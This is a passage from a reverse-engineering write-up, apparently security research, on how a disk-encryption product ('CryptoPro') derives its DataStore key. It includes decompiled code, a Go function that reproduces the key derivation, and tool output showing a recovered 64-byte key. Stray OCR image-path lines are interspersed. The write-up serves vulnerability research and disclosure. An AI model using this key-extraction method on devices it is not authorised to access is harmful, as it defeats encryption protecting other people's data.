[*] [utils] [DataClone] Copied 104857600 bytes from /dev/nbd0 @ offset 65290000 to
/tmp/logstore.bin
[+] [ragavan] [DumpBlock] succesfull saved contents to /tmp/logstore.bin
```

`ragavan` - `LogStore` Extraction

The `LogStore` data block was observed to have the following file structure:

```
None
.
|-- LOG
|   |-- dmesg.log
|   |-- dmesg.log.xz
|   |-- initial.txt
|   |-- initramfs.log
|   |-- ss_log_tmp.log
|   |-- ss_log_tmp.log.xz
|   |-- startlog.txt.xz
|   `-- tfblib.log
`-- tpm
    `-- data

4 directories, 8 files
```


`LogStore` Files

I would like to call out the following log files of note:

- `dmesg.log`: Contained `dmesg` logs from the Superschaf environment for system initialization.
- `initramfs.log`: Contained the log messages from `initramfs`.
- `ss_log_tmp.log`: Contained log messages from `ss_gui` or `ss_nogui`.


Recovering the Data Store

Returning to `MountFS` from `ss_util_hw_get_data_store_start_sector`, the next function call was to `GetFatFsEncryptionKey`. Based on the function name alone, I presume this to contain the logic for recovering the `DataStore` encryption key.



`MountFS` Call to `GetFatFsEncryptionKey`

Navigating into `GetFatFsEncryptionKey`, the first function was to `ss_util_hw_get_tpm_data_blocks`.



`crypt_config` `GetFatFsEncryptionKey` Call to `ss_util_hw_get_tpm_data_blocks`

The function `ss_util_hw_get_tpm_data_blocks` was responsible for reading the `EDA Layout Table` and locating the `TPM Data BLock`:

```
None
[*] [ragavan] [PrintBlocks] EDA Layout Table:
       0   62873600     65289968     2416368          NIX Data Block
       1   65290000     65494800     204800           Log Store
       2   65494800     65494816     16               TPM RBytes
       3   65494816     65494848     32               TPM Data Block
       4   65494848     65494864     16               Resv1 Data Block
       5   65494864     65494880     16               DataStore RBytes
       6   65494880     66019168     524288           DataStore
       7   66019168     66019296     128              TPM Resv Data Block
       8   66019296     66019296     0                Resv2 Data Block
       9   66019311     66019312     1                EDA Layout Table
```

`ragavan` CryptoPro Sector Table

This offset was depicted in the following `crypt_config` debug statement:

```
None
13.01.2026 15:08:50.169 DBG (967) ss_util_hw_get_tpm_data_blocks:
offset=33533345792, num_bytes=16384 (Bytes)
```

`crypt_config` TPM Data Block


The `if` statement on line #21, the magic bytes of the `TPM Data Block` were loaded into an array index. `TPM Data Block[0]` was validated against the LittleEndian value of `0x112000d0` and `TPM Data Block[1]` was validated against the LittleEndian value of `0x112000d1`. Examining the contents of the `TPM Data Block` reveals the following byte content:

```
None
# hexdump -C -s 33533345792 cpro-disk.raw | head
7cebe4000  d0 00 20 11 ea e6 57 47  29 5e 34 a5 71 6e 8f 75  |.. ...WG)^4.qn.u|
7cebe4010  58 aa 01 13 7a 91 b4 1f  74 21 73 91 e1 a0 c5 31  |X...z...t!s....1|
7cebe4020  bb 3d 89 00 d7 21 b3 aa  d5 e2 74 85 5b 49 8f ab  |.=...!....t.[I..|
7cebe4030  6a 7f 75 e9 34 81 92 da  64 07 80 f3 04 88 37 02  |j.u.4...d.....7.|
7cebe4040  ff 64 cc bc 5a 2e 58 6e  cb 8f 3e 34 55 83 a7 fc  |.d..Z.Xn..>4U...|
7cebe4050  f6 30 d7 98 c6 ac 72 c3  ef a0 9e 95 f8 2d 1a 54  |.0....r......-.T|
7cebe4060  2c 02 08 e0 bd 00 bd 8c  d6 84 ed 7b 92 6d df 1a  |,..........{.m..|
7cebe4070  71 dc 9b e3 ad 90 13 e1  cd 10 75 2e 1b be f6 75  |q.........u....u|
7cebe4080  2b 19 60 bc e4 7a 49 87  36 5c fb b6 52 6b 95 6c  |+.`..zI.6\..Rk.l|
7cebe4090  cc ee 18 1f 54 4b 42 05  d6 4f ac d2 36 b9 2c 37  |....TKB..O..6.,7|
```

EDA Disk `TPM Data Block` Bytes

The base magic bytes of the `TPM Data Block` were `0x112000d0` and the first index was `0x4757e6ea`. This did not meet the conditions of the `if` statement and the execution flow continued into the `else` statement.

During the course of this research there were a number of magic bytes used throughout the CryptoPro architecture. For additional details regarding the observed magic bytes, see Appendix VX. Specifically, the magic bytes of `0x112000d0` were used to identify the `TPM Data Block` and the value of `0x112000d1` would identify if the TPM was sealed. As this value was not set, the TPM was inactive and we continue to the `else` statement and on to `build_enc_key`:



`crypt_config` Call to `build_enc_key`

The function `build_enc_key` was fairly simple:


Decompile: build_enc_key - (crypt_config)

```
1
2 undefined4 build_enc_key(undefined8 *param_1)
3
4 {
5   int iVar1;
6   undefined4 uVar2;
7   long in_FS_OFFSET;
8   long local_28;
9   long local_20;
10
11  local_20 = *(long *)(in_FS_OFFSET + 0x28);
12  local_28 = 0;
13  iVar1 = ss_util_hw_get_random_sectors(&local_28);
14  uVar2 = 0x1029;
15  if (iVar1 == 0) {
16    if (*(int *)(local_28 + 4) != 0) {
17      uVar2 = ss_build_rand_key(param_1,*(undefined8 *)(local_28 + 8));
18      cleanup(local_28);
19      *(undefined4 *)*param_1 = 0x11200002;
20    }
21  }
22  if (local_20 == *(long *)(in_FS_OFFSET + 0x28)) {
23    return uVar2;
24  }
25                    /* WARNING: Subroutine does not return */
26  stack_smashing();
27 }
28
```

`crypt_config` `build_enc_key` Function

There were two function calls of note within this routine. The first was to `ss_util_hw_get_random_sectors`, this function reads the `EDA Layout Table` and locates the data block `DataStore RBytes`. This function does not have a console log or debug statement, there was only an `ERR` log if the data block was unable to be located.

The offset of `DataStore RBytes` was then passed to `ss_build_rand_key`. The function `ss_build_rand_key` reads a number of static dword offsets from the `DataStore RBytes` block and derives the `DataStore` encryption key.



`ss_build_rand_key` Dword Offset Reads

The logic applied in this function is difficult to display purely from Ghidra pseudocode, so to simplify, I will walk this function logic from the perspective of `ragavan`. The following source was the logic applied to extracting the `DataStore` encryption key from `DataStore RBytes`:

```go
// GetRandomKey recovers the dual AES-256 keys
// from the `DataStore ENC RandomSectors` hidden block
func GetDataStoreRandomKey(blob []byte) []byte {
	size := len(blob)
	randoKeyIndex := []int{
		0xabc, 0xacc, 0xadc, 0xaec, 0xafc, 0xb0c, 0xb1c, 0xb2c,
		0xb3c, 0xb4c, 0xb5c, 0xb6c, 0xb7c, 0xb8c, 0xb9c, 0xbac,
	}

	var seed []byte
	var key []byte

	buildSBOX(&blob)

	for _, val := range randoKeyIndex {
		seed = append(seed, blob[val:val+16]...)
	}

	for i := 0; i < 256; i += 4 {
		skey := utils.ByteToLEUint32([4]byte(seed[i:]))
		o1 := skey % uint32(size)
		o2 := blob[o1*0x1]
		key = append(key, byte(o2))
	}

	return key
}
```

`ragavan` Function `GetDataStoreRandomKey`

This function can be executed against the `EDA Disk` with the `GetDSDEK ragavan` task:

```
# ragavan GetDSDEK -dd cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[DEBUG] [utils] [SeekRead] Read 512 Bytes from cpro-disk.raw @ 66019311
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  01 00 50 11 00 60 BF 03  00 00 00 00 00 00 00 00  |..P..`..........|
  00000010  00 00 00 00 60 54 19 00  40 FF 27 00 00 00 00 00  |....`T..@.'.....|
  00000020  10 00 00 00 50 FF 27 00  00 00 00 00 10 00 00 00  |....P.'.........|
  00000030  60 FF 27 00 00 00 00 00  00 00 08 00 60 FF 2F 00  |`.'.........`./.|

[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [edaDisk] [FindNIXDataBlock] data block located @ address: 62873600 w sector count: 1660000
[+] [edaDisk] [FindLogStore] data block located @ address: 65290000 w sector count: 204800
[+] [edaDisk] [FindTPMDataBlock] data block located @ address: 65494816 sector count: 16384
[+] [edaDisk] [FindDataStoreRandomBytes] data block located @ address: 65494864 w byte count: 8192
[+] [edaDisk] [FindDataStore] data block located @ address: 65494880 sector count: 268435456
[+] [edaDisk] [FindTPMResDataBlock] data block located @ address: 66019168 sector count: 65536
[+] [edaDisk] [FindTPMRandomBytes] data block located @ address: 65494800 w byte count: 8192
[+] [edaDisk] [FindRes1DataBlock] data block located @ address: 65494848 w sector count: 16
[+] [edaDisk] [FindRes2DataBlock] data block located @ address: 66019296 w sector count: 0
[DEBUG] [utils] [SeekRead] Read 16384 Bytes from cpro-disk.raw @ 65494816
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  D0 00 20 11 51 C1 CF C9  6D 6A F8 5D 92 C6 2F C8  |.. .Q...mj.]../.|
  00000010  5A CC 48 AD 0B 6D C5 FF  D6 68 CF 92 94 BF 06 F7  |Z.H..m...h......|
  00000020  A0 BE B6 40 21 63 B1 D3  35 6F 0C 38 D3 40 97 B7  |...@!c..5o.8.@..|
  00000030  9A B1 F0 53 DF 4B B6 E0  2F 2F 39 0B DB 58 0B 15  |...S.K../9..X..|

[+] [attack] [GetDefaultDataStoreDEK] TPMDataBlock Validation
[*] [attack] [GetDefaultDataStoreDEK] TPM dataBlock is unlocked - collecting default DataStore key
[DEBUG] [utils] [SeekRead] Read 8192 Bytes from cpro-disk.raw @ 65494864
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  FC CD 50 11 2C ED 02 89  D1 82 D1 2F 33 F2 1D D5  |..P.,....../3...|
  00000010  47 05 1D 55 E9 53 B8 96  21 41 F2 B9 88 72 E1 22  |G..U.S..!A...r."|
  00000020  87 C3 BD E6 3F 08 EF CB  37 23 62 5F 1D 9A 08 0C  |....?...7#b_....|
  00000030  9E CE 52 4E CE 01 2C 6B  AB E5 4B 7B 26 2E 40 2C  |..RN..,k..K{&.@,|

[+] [attack] [GetDefaultDataStoreDEK] Successful validation of RandomSectors @ 65494864
[*] [attack] [GetDefaultDataStoreDEK] Recovering encryption key
[DEBUG] [attack] [DEK] Blob Length 64:
  00000000  29 55 AE 16 1A 55 63 DB  58 70 85 B4 00 97 4B BA  |)U...Uc.Xp....K.|
  00000010  93 C7 EC 87 A1 14 B9 18  73 FA 94 44 18 0A 0F 77  |........s..D...w|
  00000020  A7 79 B2 B2 8B CF 89 88  9F 87 B2 E6 E3 48 8A 7C  |.y...........H.||
  00000030  52 72 5C DF 2B CD 3B 89  51 A9 16 A8 41 C9 43 DF  |Rr\.+.;.Q...A.C.|

[+] [ragavan] [GetDataStoreDEK] DataStore DEK: KVWuFhpVY9tYcIW0AJdLupPH7IehFLkYc/qURBgKD3enebKyi8+JiJ+HsubjSIp8UnJc3yvNO4lRqRaoQc1D3w==
```

`ragavan` - `DataStore` Key Extraction

The `ragavan` task `GetDSDEK`, reads the `EDA Disk` and locates the `EDA Partition`. Once the partition is located, the `EDA LayoutTable` is read to locate the `TPM Data Block` and confirm if TPM protections are activated or not. If TPM protections are not activated, the `DataStore RBytes` data block is extracted and validated against the LittleEndian magic bytes of `0x1150cdfc`. Once we have confirmed we have the proper data block, the key is extracted from an array of static offsets. Resulting in a 64-byte key, that is Base64 encoded for simplicity within `ragavan`.

We have successfully recovered the `DataStore` encryption key!!! But, it's 64-bytes… Now the challenge was to identify the crypto algorithm, padding, and initialization vector (IV) - if any. Unfortunately, the `crypt_config` binary did not have any crypto associated imports and the logic was natively compiled.

Decryption the `DataStore`

Performing a strings search for common crypto algorithms, returns a hit for `AES`:

Defined Strings - 179 items (of 15936)

Location	String Value
00663750	AES-NI GCM module for x86_64, CRYPTOGAMS by <appro@openssl.org>
006b5ad0	AES for Intel AES-NI, CRYPTOGAMS by <appro@openssl.org>
006b6650	Vector Permutation AES for x86_64/SSSE3, Mike Hamburg (Stanford University)
00767fe0	AESNI-CBC+SHA1 stitch for x86_64, CRYPTOGAMS by <appro@openssl.org>
00768870	AESNI-CBC+SHA256 stitch for x86_64, CRYPTOGAMS by <appro@openssl.org>
0087440a	linux/aes_x86.bin
008745b8	keys/wol_aes.bin
0087b178	ss_data_store_set_wol_aes_key: could not write to data store: 0x%08x
0087c110	ss_crypt_encrypt_aes_ctr: invalid arguments: key=%p, buffer=%p, encr_buffer...
0087c160	ss_crypt_encrypt_aes_ctr: EVP_CIPHER_CTX_new returned null
0087c1a0	ss_crypt_encrypt_aes_ctr: EVP_CipherUpdate returned an error
0087c1e0	ss_crypt_encrypt_aes_ctr: EVP_CipherFinal_ex returned an error
0087c220	%s: _util_aes_ctr_encrypt(...) -> 0x%08x
0087c2b8	ss_crypt_decrypt_aes_ctr: invalid arguments: key=%p, buffer=%p, plain_buffer...
0087c310	ss_crypt_decrypt_aes_ctr: EVP_CIPHER_CTX_new returned null
0087c350	ss_crypt_decrypt_aes_ctr: EVP_CipherUpdate returned an error
0087c390	ss_crypt_decrypt_aes_ctr: EVP_CipherFinal_ex returned an error
0087cb28	%s: _util_aes_ctr_decrypt(...) -> 0x%08x
0087da57	ss_crypt_encrypt_aes_ctr: %s
00880f40	ss_crypt_encrypt_aes: invalid arguments: key=%p, buffer=%p, encr_buffer=%p
00880f90	ss_crypt_encrypt_aes: EVP_CIPHER_CTX_new returned null
00880fc8	ss_crypt_encrypt_aes: EVP_CipherUpdate returned an error
00881008	ss_crypt_encrypt_aes: EVP_CipherFinal_ex returned an error
00881048	ss_crypt_decrypt_aes: invalid arguments: key=%p, buffer=%p, plain_buffer=%p
00881098	ss_crypt_decrypt_aes: EVP_CIPHER_CTX_new returned null
008810d0	ss_crypt_decrypt_aes: EVP_CipherUpdate returned an error
00881110	ss_crypt_decrypt_aes: EVP_CipherFinal_ex returned an error
00881150	ss_crypt_openssl_encrypt_aes_cbc: invalid arguments: key=%p, buffer=%p, e...
008811a8	ss_crypt_openssl_encrypt_aes_cbc: EVP_CIPHER_CTX_new returned null


`crypt_config` `AES` String References

The challenge with `AES` was that the key was a little too long, where 64-bytes was double the maximum key length of `AES256` (32-byte). Returning to `MountFS`, once the `DataStore` encryption key was recovered, the value was then passed to `FatEncInitialize`.

```
17  ss_util_hw_get_data_store_start_sector(&dataStore,local_70);
18  GetFatFsEncryptionKey(key,0x40);
19  DAT_00a66b80 = FUN_007a6840("/dev/edadisk",2);
20  if (DAT_00a66b80 == -1) {
21    ERR_Logger("MountFS: could not open %s\n","/dev/edadisk");
22    FUN_007c20b0("open");
23    return 1;
24  }
25  iVar1 = FatEncInitialize(&local_68,key,0x40,6,2);
26  if (iVar1 != 0) {
27    ERR_Logger("MountFS: FatEncInitialize failed, error %d",iVar1);
28    return iVar1;
29  }
30  _dataStoreOffset = dataStore << 9;
31  _dataStoreByteCount = local_70[0];
32  DAT_00a66ba0 = &DAT_00a66b80;
33  DAT_00a66bb8 = local_68;
34  iVar1 = mountVolume(&DAT_00a66ba0);
35  if (iVar1 != 0) {
36    ERR_Logger("MountFS: could not mount volume, error %d. Trying plain.\n",0);
```

`MountFS` Call to `FatEncInitialize`

Then on to `keyExpan_n_decryptFUNptr` for key expansion:

